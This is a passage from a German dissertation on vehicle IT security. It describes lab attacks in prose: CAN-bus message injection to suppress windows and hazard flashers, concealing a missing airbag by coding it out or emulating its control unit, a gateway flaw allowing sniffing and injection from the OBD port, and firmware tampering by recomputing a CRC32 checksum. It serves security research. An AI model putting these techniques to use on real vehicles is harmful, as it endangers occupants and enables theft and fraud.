- ***$L_{1.2}$ – durch einen schadhaften, zusätzlichen Busteilnehmer***: Nach Anschließen eines CAN-Interfaces an den Komfort-CAN-Bus werden zunächst die CAN-Nachrichten identifiziert, die für das Betätigen der Fensterheber eingesetzt werden. Durch den (mittels des CAN-Interfaces umgesetzten) unautorisierten Busteilnehmer wird anschließend folgende Angriffsstrategie umgesetzt: Nach Inkrafttreten des Angriffs wird auf jede zu beobachtende Originalnachricht, welche das Bitflag zum Öffnen des betrachteten Fensters enthält, eine unautorisierte Kopie erstellt und unmittelbar darauf gesendet. Am Originalinhalt wird lediglich der in der duplizierten Nachricht enthaltene Befehl zum Öffnen des Fensters durch einen gegenteiligen (Schließen) oder neutralen (keine Betätigung) ersetzt.

Somit entspricht dieses simulierte sowie am Laboraufbau getestete Angriffsszenario einem Denial-of-Service (Dos)-Angriff auf die Funktionalität des Fensterhebersystems.




Abbildung 24: Elektrischer Fensterhebermotor (Teil des Türsteuergeräts) im Laboraufbau M2

3.2.3 Stören der Warnblinkanlage nach unautorisierter Türöffnung ($L_{2.x}$)

Als ein weiteres Ziel wird die Warnblinkeranlage analysiert. Die Warnblinkeraktivität wird unter anderem vom Diebstahlwarnsystem ausgelöst, sofern ein potentieller Einbruchsversuch an einem geparkten und gesicherten Fahrzeug erkannt wird. Ein gängiges entsprechendes Vorfallsszenario ist das unautorisierte Öffnen einer Tür: ausgelöst durch eine Unterbrechung auf Seiten des Türkontaktsensors meldet das zugehörige Türsteuergerät das Ereignis an das Komfortsystem-Steuergerät, dessen Implementierung Teile des Dienstahlwarnsystems umfasst. Dieses generiert anschließend für einige Minuten einen Alarm, indem es CAN-Nachrichten an das Bordnetzsteuergerät sendet, die periodisch wechselnde Befehle zum Setzen bzw. Löschen der Blinkerleuchten enthalten. Das Bordnetzsteuergerät setzt das angeforderte Blinken durch Ansteuern der entsprechenden Relais um. Häufig wird diese optische Warnung gleichzeitig durch eine akustische Warnung ergänzt, die durch die entsprechende Betätigung der Hupe umgesetzt wird.

Aus diesem Kontext einer unautorisierten Türöffnung wird als ein weiteres vorstellbares Angriffsszenario das Unterdrücken der Warnblinkerfunktionalität im Praxistest am Aufbau M2 (Abschnitt 3.2.1) in eigenen Labortests untersucht. Der zugehörigen Publikation [HoKD08] bzw. dem daraus entstandenen Journal-Beitrag [HoKD11] entstammt folgendes Beispiel:

- ***L_2 – durch einen schadhaften, zusätzlichen Busteilnehmer***: Die praktische Evaluation ergibt, dass jede am Komfort-CAN Teilnetzwerk angeschlossene Komponente (d.h. sowohl unautorisiert hinzugefügte Komponenten als auch kompromittierte Originalsteuergeräte) den vorgestellten Prozess erheblich stören können. Hierzu genügt es, unmittelbar nach jedem beobachteten Anschaltbefehl des Komfortsteuergeräts eine äquivalente eigene Nachricht zu senden, die den Abschaltbefehl beinhaltet. Selbst obwohl (mangels Man-in-the-Middle-Position) die originalen Anschaltbefehle nicht vom Komfort-CAN-Bus entfernt werden, erweist sich diese einfache Angriffsstrategie als sehr wirksam: Die Glühbirnen der Blinker (siehe Abbildung 25) bleiben über weite Strecken des Versuchs komplett dunkel. Lediglich zeitweise ist ein kurzes, schwaches Glimmen zu beobachten, das vermutlich aus Gründen des Timings resultiert (z.B. aufgrund der zwischenzeitlichen Übermittlung anderer, höher priorisierter CAN-Nachrichten, vgl. Abschnitt 2.4.4). In der Praxis dürfte dieser zeitweise beobachtete Effekt durch die orangefarbenen Kunststoffblenden vermutlich kaum erkennbar sein.

Abbildung 25: Unterdrückung der Blinker-Glühbirne an Testaufbau M1

3.2.4 Vortäuschen korrekter Funktionalität inoperabler Airbagsysteme ($L_{3.x}$)

Im Rahmen der Laboruntersuchungen wird auch das bereits im Rahmen der Praxisrecherchen (Abschnitt 3.1.5) als gängiges Manipulationsziel identifizierte Airbagsystem bzgl. seiner Anfälligkeit gegenüber potentiellen weiteren elektronischen Angriffstechniken untersucht.
Die Untersuchungen knüpfen an das laut Recherche relevante Szenario an, in dem ein betrachtetes Fahrzeug ohne funktionsfähiges Airbagsystem manipuliert wird, um diesen Fehlerzustand zu verbergen. Letzterer wird normalerweise durch eine Warnleuchte im Kombiinstrument signalisiert (Abbildung 26 links), konkretere Hintergrundinformationen können i.d.R. zudem über eine Fahrzeugdiagnose abgerufen werden.
Neben der in Abschnitt 3.1.5 zu entsprechenden Praxisvorfällen recherchierten Motivation, in denen Fahrzeugbesitzer typische Fehlerzustände (Defekte, Unfallauslösung oder Eigenumbauten) etwa vor den Gutachtern in der Hauptuntersuchung verbergen wollen, könnten potentiell weitere Gründe für entsprechende Angriffe bestehen. So könnte z.B. ein verantwortungsloser Gebrauchtwagenhändler entsprechende Fehlerzustände auch an zu verkaufenden Fahrzeugen bzw. gegenüber den Kunden vertuschen, um die Kosten für die Instandsetzung zu sparen bzw. seinen Gewinn zu steigern. Auch Diebe von Fahrzeugkomponenten wie insbesondere Airbags[11] könnten potentiell versuchen, durch elektronisches Verschleiern des Diebstahls das Risiko polizeilicher Ermittlungen zu reduzieren. Weiterhin als Angreifer denkbar sind Saboteure, die vorsätzliche Manipulationen am Airbagsystem vornehmen, um (ggf. in Kombination mit anderen Manipulationen, z.B. an Bremsschläuchen) einen Fahrer / Insassen gezielt einem erhöhten Verletzungsrisiko auszusetzen.

In der eigenen Veröffentlichung [HoDi08] wurden weitere technische Realisierungsmöglichkeiten für dieses Angriffsszenario untersucht, die in der Folge kurz vorgestellt werden. Als Ausgangsbasis dient der Steuergeräteverbund M2 mit entferntem Airbag-Steuergerät, weshalb das Testfahrzeug die Fehlerleuchte im Kombiinstrument setzt (Abbildung 26 links) und das Gerät über die Fahrzeugdiagnose nicht erreichbar ist.

- ***$L_{3.1}$ – Überlagern der LED-Ansteuerung:*** Die in L_2 zum Unterdrücken der Blinker verfolgte Strategie kann grundsätzlich auch auf die Airbag-Fehlerleuchte übertragen werden. Hier wird sie auf eine regelmäßig vom CAN-Gateway zur Instrumentenkombination gesendete CAN-Nachricht angewendet, die ein Bit zum Setzen der Leuchte beinhaltet. Der zeitweise auftretende Timing-Effekt, der bei L_2 kaum auffiel, äußert sich im Fall der als LED umgesetzten Airbagleuchte jedoch als ein deutlicher erkennbares Flackern.
- ***$L_{3.2}$ – Auskodieren des Airbagsystems***: Eine einfache, weitere technische Lösungsmöglichkeit lässt sich über gängige Diagnoselösungen vornehmen. Im Flash-Speicher des zentralen CAN-Gateways befindet sich ein Kodierungsfeld, das u.a. eine Liste verbauter Komponenten beinhaltet. Über die Diagnose kann das Airbag-System ohne Notwendigkeit eines Passwortes aus dieser Verbauliste entfernt werden. Äquivalent zu einem Fahrzeug, welches ohne Airbagsystem ausgeliefert wurde, wird das Fehlen des Airbagsteuergeräts damit seitens des Fahrzeuges nicht mehr als Fehler interpretiert und die Fehlerleuchte nicht gesetzt.

Abbildung 26: Unterdrückung der Airbag-Warnleuchte an Testaufbau M2

[11] Diebstahlfälle von Airbagkomponenten sind u.a. laut Polizeiberichten sehr verbreitet, da diese regulär oft nur als vergleichsweise teure Neuware bezogen werden können und daher insbesondere auf illegalen Vertriebswegen eine hohe Nachfrage nach günstigen Ersatzteilen für Reparaturen besteht.

Bei der in $L_{3.2}$ identifizierten Umsetzungsmöglichkeit könnte der verschleierte Fehlerzustand noch vergleichsweise leicht aufgedeckt werden: Aufmerksame Nutzer könnten bemerken, dass die Airbagwarnleuchte auch beim Fahrzeugstart nicht kurz aufleuchtet, wie sie es andernfalls zur Signalisierung der Betriebsbereitschaft tut. Auch könnte das auskodierte Airbagsystem bei Werkstattbesuchen auffallen. Für beide Aspekte wurde eine alternative, komplexere Umsetzungsstrategie identifiziert. Diese im Folgenden kompakt vorgestellte Realisierungsmöglichkeit wurde im eigenen Konferenzbeitrag [HoDi08] vorgestellt, dem weitere Details entnommen werden können.

- ***$L_{3.3}$ – Teilweise Emulation des Airbagsystems***: Als Grundansatz wird hierbei eine Komponente mit schadhafter Logik am (Antriebsstrang-) CAN-Bus platziert, welche das Verhalten eines voll funktionsfähigen Airbagsteuergeräts auf zwei Ebenen emuliert.
  Zum Einen wird eine zuvor identifizierte, regelmäßig gesendete CAN-Statusnachricht der originalen Airbag-Steuergeräte per Replay-Angriff im üblichen Zeitabstand erzeugt. Während dies unmittelbar zum Erlöschen der Airbag-Fehlerleuchte führt (Abbildung 26 rechts), kann die Leuchte mittels eines ebenfalls identifizierten Bitflags innerhalb der Nachrichten auch kontrolliert gesetzt werden, um bei Fahrzeugstart durch ein kurzes Aufleuchten zudem die Signalisierung der Systembereitschaft (s.o.) nachzubilden.
  Zum Anderen nimmt die eingefügte Komponente auch an das Airbag-Steuergerät gerichtete Diagnoseanfragen an und beantwortet diese. Auch ohne vollständige Analyse und Nachimplementierung des herstellerspezifischen Diagnoseprotokolls lässt sich dies über einen Replay-Ansatz umsetzen. Indem zuvor typische binäre Anfrage- und Antwortmuster aus Aufzeichnungen regulärer Diagnosesitzungen extrahiert wurden, können auf bekannte Anfrage-Nachrichten die gelernten Antworten an den Diagnosetester zurückgegeben werden (wobei sich identifizierbare Elemente wie z.B. textuelle Bezeichner auch editieren lassen). Im Test wurde hierdurch erreicht, dass sich die schadhafte Komponente unter der Kennung eines nicht vorhandenen Airbagsteuergeräts meldet und bei Abfrage des Fehlerspeichers eine leere Liste (d.h. einen fehlerfreien Zustand) präsentiert.




Abbildung 27: Fehlerspeicher-Ansicht der vorgetäuschten Airbag-ECU im Diagnosewerkzeug

3.2.5 Aufheben der Gateway-Isolation zum Lesen / Schreiben über Netzwerkgrenzen ($L_{4.x}$)

Des Weiteren wurde eine Security-Evaluierung zentraler Gateway-Steuergeräte (Abschnitt 2.4.2) durchgeführt. Dies erfolgte beispielhaft anhand der drei Gateway-Steuergeräte aus den in Abschnitt 3.2.1 vorgestellten Fahrzeug-IT-Verbünden M1, M2 und M3 – d.h. aus drei verschiedenen Fahrzeugmodellen zweier Konzernmarken.
Für die Evaluation wurde der (aus dem Innenraum über die OBD-Schnittstelle frei zugängliche) Diagnose CAN-Bus gewählt. Dies erfolgte, da diese Position als ein besonders relevanter Ausgangspunkt potentieller Angriffe zu vermuten ist, da im Gegensatz zu den in $L_{1.x}$ bis $L_{3.x}$ untersuchten Angriffsstrategien kein Freilegen und „Anzapfen“ interner Busleitungen erforderlich ist.
Greift man ausschließlich lesend auf den Diagnose-CAN-Bus zu, so sind durch die in Abschnitt 2.4.2 vorgestellten Eigenschaften des Gateways zur Netzwerkisolation auch während des Fahrzeugbetriebs von dieser Position keinerlei CAN-Nachrichten zu beobachten. Insbe-

sondere leiten die getesteten Gateway-Geräte keine der internen Busnachrichten an den öffentlichen Diagnosebus weiter. Auf dem Diagnosebus sind erst dann CAN-Nachrichten zu beobachten, wenn ein (i.d.R. mittels OBD-Stecker) angeschlossener Servicetester Diagnosesitzungen in einem unterstützten Protokoll abhält. Nur in diesem Fall leitet der Gateway von außen eingehende Anfragen an das betreffende interne Gerät weiter (bzw. auf den internen Bus, an dem sich dieses befindet) und die betreffenden Antwortnachrichten (und nur diese) an den Diagnoseanschluss zurück.

Im Rahmen der Gateway-Sicherheitsevaluierung konnte ein Implementierungsfehler gefunden werden, der sich ausnutzen lässt, um die Isolationsfunktion der Testgeräte zu umgehen. Die zugehörige Vorgehens- und Funktionsweise, die sich für verschiedene potentielle Angriffsszenarien ausnutzen lässt, wird im Folgenden kompakt vorgestellt; vertiefende Details hierzu können der eigenen Veröffentlichung [HoKD09] entnommen werden.

- ***$L_{4.1}$ – Grundansatz / Auslesen interner Nachrichten***: Als vorbereitender Schritt wurde hierzu auf dem Diagnose-CAN zunächst eine reguläre Diagnosesitzung aufgezeichnet und die grundlegende Funktionsweise des verwendeten Protokolls aus Black-Box-Sicht (d.h. ohne Zugriff auf zugehörige Spezifikationen, vgl. Abschnitt 2.1.12) analysiert. Während der Sitzung wird das Protokoll durch einen fortwährenden Austausch von CAN-Nachrichten abgewickelt, die in Hin- bzw. Rückrichtung jeweils eine individuelle CAN-ID verwenden. Die Analyse ergibt, dass beide CAN-IDs bei der Sitzungsinitialisierung zwischen dem Diagnosetester und der Ziel-ECU ausgehandelt werden. Jedes der beiden Geräte gibt hierbei eine CAN-ID an, auf der es die eingehenden Nachrichten im weiteren Verlauf der Sitzung erwartet. Das dazwischen liegende Gateway-Steuergerät schaltet die entsprechenden Weiterleitungen unmittelbar nach der Initialisierung der Sitzung und für den Zeitraum ihrer Aktivität frei.
  Die Tests zeigen, dass die Gateway-ECU in der vorliegenden Implementierung die ausgehandelten CAN-IDs nicht auf Verletzungen eines für entsprechende Sitzungen vorgesehenen (reservierten) Bereichs überprüft. Dies kann praktisch nachgewiesen werden, indem man auf dem Diagnose-CAN eine gefälschte Initialisierungsanfrage mit beliebiger angeforderter Antwort-ID einspielt. In den Tests akzeptieren sämtliche getesteten internen Zielgeräte eingehende Anfragen mit derartigen, unüblichen Antwort-IDs. In der Folge schaltet das Gateway-Steuergerät auch für solche Diagnoseverbindungen, bei denen hierfür unübliche CAN-IDs verwendet werden, eine temporäre Weiterleitung aus dem Zielnetzwerk in Richtung der OBD-Schnittstelle frei. Als Resultat können auf dem Diagnose-CAN neben den Antwortnachrichten des kontaktierten internen Steuergeräts auch aus dem Zielnetzwerk stammende, interne Nachrichten derselben CAN-ID nachgewiesen werden. Folglich kann der Gateway bei einem solchen Angriff die aus dem Zielnetzwerk eintreffenden Botschaften des gemeinsamen äußerlichen Nachrichtentyps offensichtlich nicht bzgl. ihrer konkreten Herkunft unterscheiden. Weitere Tests zeigen, dass sich diese Technik äquivalent auch aus internen Netzwerken heraus anwenden lässt um Nachrichten aus den weiteren internen Teilnetzwerken auszulesen.




Abbildung 28: Ansicht des Demonstrators während eines aktiven Sniffing-Angriffs

Abbildung 28 zeigt einen Demonstrator für die automatisierbare Ausnutzung der identifizierten Sicherheitslücke. Dieser erlaubt die Angabe des internen Zielnetzwerkes sowie der CAN-ID der von dort auszulesenden internen Nachrichten. Bei dem in $L_{4.1}$ beschriebenen Ansatz des Sendens einer einzigen manipulierten Initialisierungsanfrage wird die aufgebaute Sitzung nach ca. 1100 ms durch das kontaktierte interne Gerät wieder geschlossen – in diesem Fall sendet es lediglich eine einzige Nachricht unter Verwendung der zu sniffenden Ziel-ID (die lediglich eine 1 Byte kleine Quittierungskennung erhält). Der Demonstrator bietet zudem die Möglichkeit, die Sitzung durch das Senden ebenfalls identifizierter Idle-Nachrichten aktiv zu halten, was das Auslesen interner Nachrichten über einen längeren Zeitraum ermöglicht.

Die Tests des vorgestellten Demonstrators an den weiteren Gateway-Steuergeräten aus M1-M3 zeigen, dass die identische Sicherheitslücke auf sämtlichen vorliegenden Gateways des Herstellers zu finden ist. Neben den zwei Exemplaren aus den (von der Busarchitektur identischen) Fahrzeugmodellen der Kompakt- (M1) und Mittelklasse M2 lässt sich die Schwachstelle ohne Anpassungen auch bei dem architektonisch abweichenden Oberklasse-SUV M3 der Schwesterkonzernmarke ausnutzen.

Wie in den erweiterten Ausführungen in [HoKD09] ebenfalls festgestellt wurde, könnte die Schwachstelle indirekt auch zum Schreiben von Nachrichten in interne Netzwerke ausgenutzt werden – da das im Zielnetzwerk kontaktierte Steuergerät mindestens eine Nachricht unter der frei wählbaren CAN-ID versendet. Entsprechende Szenarien, in denen dieser Effekt gezielt ausgenutzt wird, konnten für die vorliegende Dissertation inzwischen ebenfalls am Oberklasse-SUV-Fahrzeug M3 praktisch umgesetzt werden:

- ***$L_{4.2}$ – Erweiterung / Indirektes Erzeugen von Nachrichten***: Hierzu werden das Komfort-CAN-Netzwerk als Zielnetzwerk gewählt und als CAN-ID zwei seitens der Türsteuergeräte verwendete Nachrichtentypen angegeben. Die gewählten Nachrichtentypen enthalten u.a. Bitflags zum Öffnen und Schließen der vier elektrischen Fensterheber (erster Nachrichtentyp) sowie zum Auf- bzw. Zuschließen der Türschlösser (zweiter Nachrichtentyp). Gewähltes Ziel ist somit, vom abgeschotteten Diagnose-CAN kontrollierte Aktivitäten der Fensterheber bzw. Türschlösser zu provozieren. Während die 1-Byte große Quittierungsnachricht (s.o.) in beiden Versuchen hierzu nicht geeignet ist, führen hingegen die beim Senden von Idle-Nachrichten (s.o.) regelmäßig eingehenden Antwortnachrichten des internen Geräts zu reproduzierbaren Reaktionen. Konkret kann im Test das schrittweise Öffnen des vorderen Fensters der Beifahrerseite sowie das Aufschließen und Öffnen des Heckklappenschlosses erreicht werden. Durch diese Ergebnisse kann somit nachgewiesen werden, dass auch die Türsteuergeräte äquivalent zum Gateway die Busnachrichten des Diagnoseprotokolls, die unter unzulässigen (da für andere Zwecke reservierten) Kennungen/CAN-IDs auf dem Komfort-CAN generiert werden, nicht von den regulären Botschaften derselben Typangabe unterscheiden können.

3.2.6 Manipulation der Betriebssoftware eines integrierten Navigationssystems (L_5)

Ergänzend zu entsprechenen Recherchefunden wird die Möglichkeit, unautorisierte Betriebssoftware (also potentiell auch Schadsoftware) in bestehende Steuergeräte einzuspielen, auch im Rahmen der praktischen Laboruntersuchungen überprüft. Da Angreifer hierüber gezielte Funktionsänderungen vornehmen könnten, stellt dies eine wichtige Fragestellung dar.

Die für reguläre Servicezwecke gängige Vornahme von Softwareupdates erfolgt typischerweise über den Diagnoseanschluss (vgl. Abschnitt 2.4.2). Dass einfache Zugriffskontrollmechanismen wie z.B. numerische Zugangscodes in der Praxis bereits in vielen Fällen umgangen werden, zeigten bereits die Rechercheergebnisse zum Motortuning (Abschnitt 3.1.2). Durch den zunehmenden Einsatz sichererer kryptographischer Konzepte (siehe Abschnitt 2.5.1) steigt allerdings der technische Aufwand für entsprechende Eingriffe über die hierfür üblicherweise verwendeten, netzwerkseitigen (Diagnose-)Protokolle zunehmend.

In den im Folgenden vorgestellten Labortests, die ursprünglich als Grundlage für die eigene Veröffentlichung [HTKD11] durchgeführt wurden, wird ein alternativer Weg zum Einspielen von Firmware untersucht: Wie in Abschnitt 2.4.5 eingeführt, bestehen besonders im Infotainment-Bereich alternative Updatemöglichkeiten bei Geräten mit Einschüben für Wechsel-

medien. Konkret werden integrierte Navigationssysteme betrachtet, die durch Integration verschiedener Infotainmentfunktionen (Navigation, Radioempfang, Audio/Videowiedergabe etc.) zunehmend die Komplexität einfacher Desktop-IT-Endgeräte erreichen. Da das Übertragen der vergleichsweise umfangreichen Betriebssoftware für diese Geräte über Fahrzeugbussysteme wie CAN durch deren begrenzte Bandbreite sehr lange dauern würde, sind Möglichkeiten für Softwareupdates über die vorhandenen Wechselmedieneinschübe bei diesen Geräten sehr verbreitet. Dies eröffnet verschiedene Angriffsszenarien, in denen sich ein Angreifer potentiell auch ohne eigenen physischen Zugang elektronischen Zugriff auf Fahrzeugsysteme verschaffen könnte. Beispielsweise könnte er einen Fahrzeugnutzer mittels Social Engineering-Techniken dazu bringen, einen z.B. als Unterhaltungsmedium getarnten, speziell präparierten Datenträger einzulegen[12].




Abbildung 29: Testgerät (links) mit ARM-basierter MCU (rechts)

Als Untersuchungsgegenstand für die Labortests steht ein in 2008 hergestelltes, integriertes DVD-Navigationsgerät zur Verfügung (Abbildung 29 links), das von einem großen Fahrzeughersteller u.a. für das von 2005-2010 gebaute Fahrzeugmodell M3 (Abschnitt 3.2.1) ab Werk verbaut wurde. Für das Gerät können Softwareupdates entweder vom Hersteller sowie z.T. auch über das Internet als CD-Abbilder im ISO-Format bezogen werden (Abbildung 30 links). In den für die eigene Publikation [HTKD11] durchgeführten Labortests werden anhand dieses Gerätes verschiedene Fragestellungen untersucht. Einerseits wird überprüft, ob sich ähnliche wie die in Abschnitt 3.1.6 zu $R_{5.2}$ recherchierten Techniken zur Manipulation von Betriebsdaten auch bei der vorliegenden, neueren Gerätegeneration anwenden lassen. Andererseits wird untersucht, ob sich darüber hinaus auch Manipulationen direkt an der Betriebssoftware, d.h. dem Programmcode, realisieren lassen[13]. Die Untersuchungsergebnisse zur letztgenannten Zielsetzung werden im Folgenden kompakt vorgestellt.

- ***L_5 – Einspielen veränderter Systemsoftware***: Im Kontext einer anfangs durchgeführten Sichtung der vorliegenden Hard- und Software (Navigationsgerät bzw. Firmware-Image) kann die eingesetzte Prozessorarchitektur (ARM, siehe Abbildung 29 rechts) sowie das verwendete kommerzielle Echtzeitbetriebssystem (Wind River VxWorks) ermittelt werden (siehe z.B. Abbildung 30 links). Bereits auf dieser in kurzer Zeit erschließbaren Wissensgrundlage könnte ein Angreifer nun beginnen, mittels Reverse-Engineering die Funktionsweise der Binärdateien zu analysieren. Um daran gezielte Änderungen vornehmen zu können, die im Anschluss vom Gerät akzeptiert werden, muss er ggf. vorhandene Integritätsprüfungen im Flashvorgang identifizieren und adressieren. Bezüglich einer als

[12] Ein entsprechendes Szenario wird auch in der Publikation [CCK+11] des CAESS aufgegriffen, die zeitgleich zu der Publikation [HTKD11] entstand, die diesem Unterabschnitt zugrunde liegt.
[13] Der Recherchefund $R_{5.3}$, der vergleichbare Techniken einsetzt, wurde erst nach Beginn der zugrundeliegenden Arbeiten für die Publikation [HTKD11] ermittelt. Die Ergebnisse einer später durchgeführten Malwareanalyse zur technischen Funktionsweise von $R_{5.3}$ werden in Abschnitt 6.4.1 vorgestellt.

Schutzmechanismus vermuteten Prüfsumme kann eine solche nach kurzer Zeit in einem Hex-Editor identifiziert werden: Alle diejenigen Dateien auf dem Updatemedium, deren Dateiendungen `.BIN` bzw. `.bin` auf enthaltenen Binärcode schließen lassen (`download.bin`, `SYSTEM.BIN`, `VXDNLDEV.BIN`) enden auf 4 Bytes, die dem Little-Endian-kodierten CRC32-Wert des restlichen Dateiinhalts entsprechen (Abbildung 30 rechts). Die Vermutung, dass es mit dieser Erkenntnis grundsätzlich möglich ist, manipulierten Programmcode-Dateien in das Gerät zu laden, kann anschließend experimentell bestätigt werden: Nach einer unter Anpassung des CRC32-Werts erfolgten exemplarischen Code-Änderung wurde die manipulierte Programmdatei vom Gerät als Update akzeptiert und ohne Meldung eines Fehlers eingespielt[14].

Integrierte Navigationssysteme sind typischerweise an den Fahrzeugbus angeschlossen – beispielsweise weist das in L_5 verwendete Beispielgerät eine Anbindung an den Infotainment-CAN auf. Dies hat neben Diagnosezwecken auch funktionale Gründe, da z.B. Betriebsdaten wie die aktuelle Geschwindigkeit und Lenkwinkel in die Berechnungen einbezogen werden. In der Konsequenz könnte ein mit Schadsoftware kompromittiertes System in der Folge für beliebige weitere Angriffe auf interne Fahrzeugkomponenten eingesetzt werden. Auch könnten Schwachstellen wie die in $L_{4.x}$ identifizierte ausgenutzt werden, um den Zugriffsradius auf Komponenten außerhalb der Infotainment-Domäne – z.B. den Antriebsstrang – auszuweiten.




Abbildung 30: Hinweise auf VxWorks auf Update-CD und CRC-Identifikation einer Systemdatei

3.2.7 Bösartige Interaktion in drahtlosen Car-to-X Funknetzwerken ($L_{6.x}$)

Weitere praktische Untersuchungen wurden zum Kontext zukünftiger Car-to-X Kommunikationsnetzwerke durchgeführt. Ziel hierbei ist es, exemplarische Angriffsszenarien in zukünftigen C2X-Infrastrukturen praktisch zu untersuchen um das Ausmaß ihrer potentiellen Folgen abschätzen zu können und ggf. die Erforderlichkeit wirksamer Security-Konzepte zu unterstreichen. Die in diesem Abschnitt kompakt vorgestellten Ergebnisse können ausführlicher der eigenen Arbeit [HKKD13] entnommen werden.

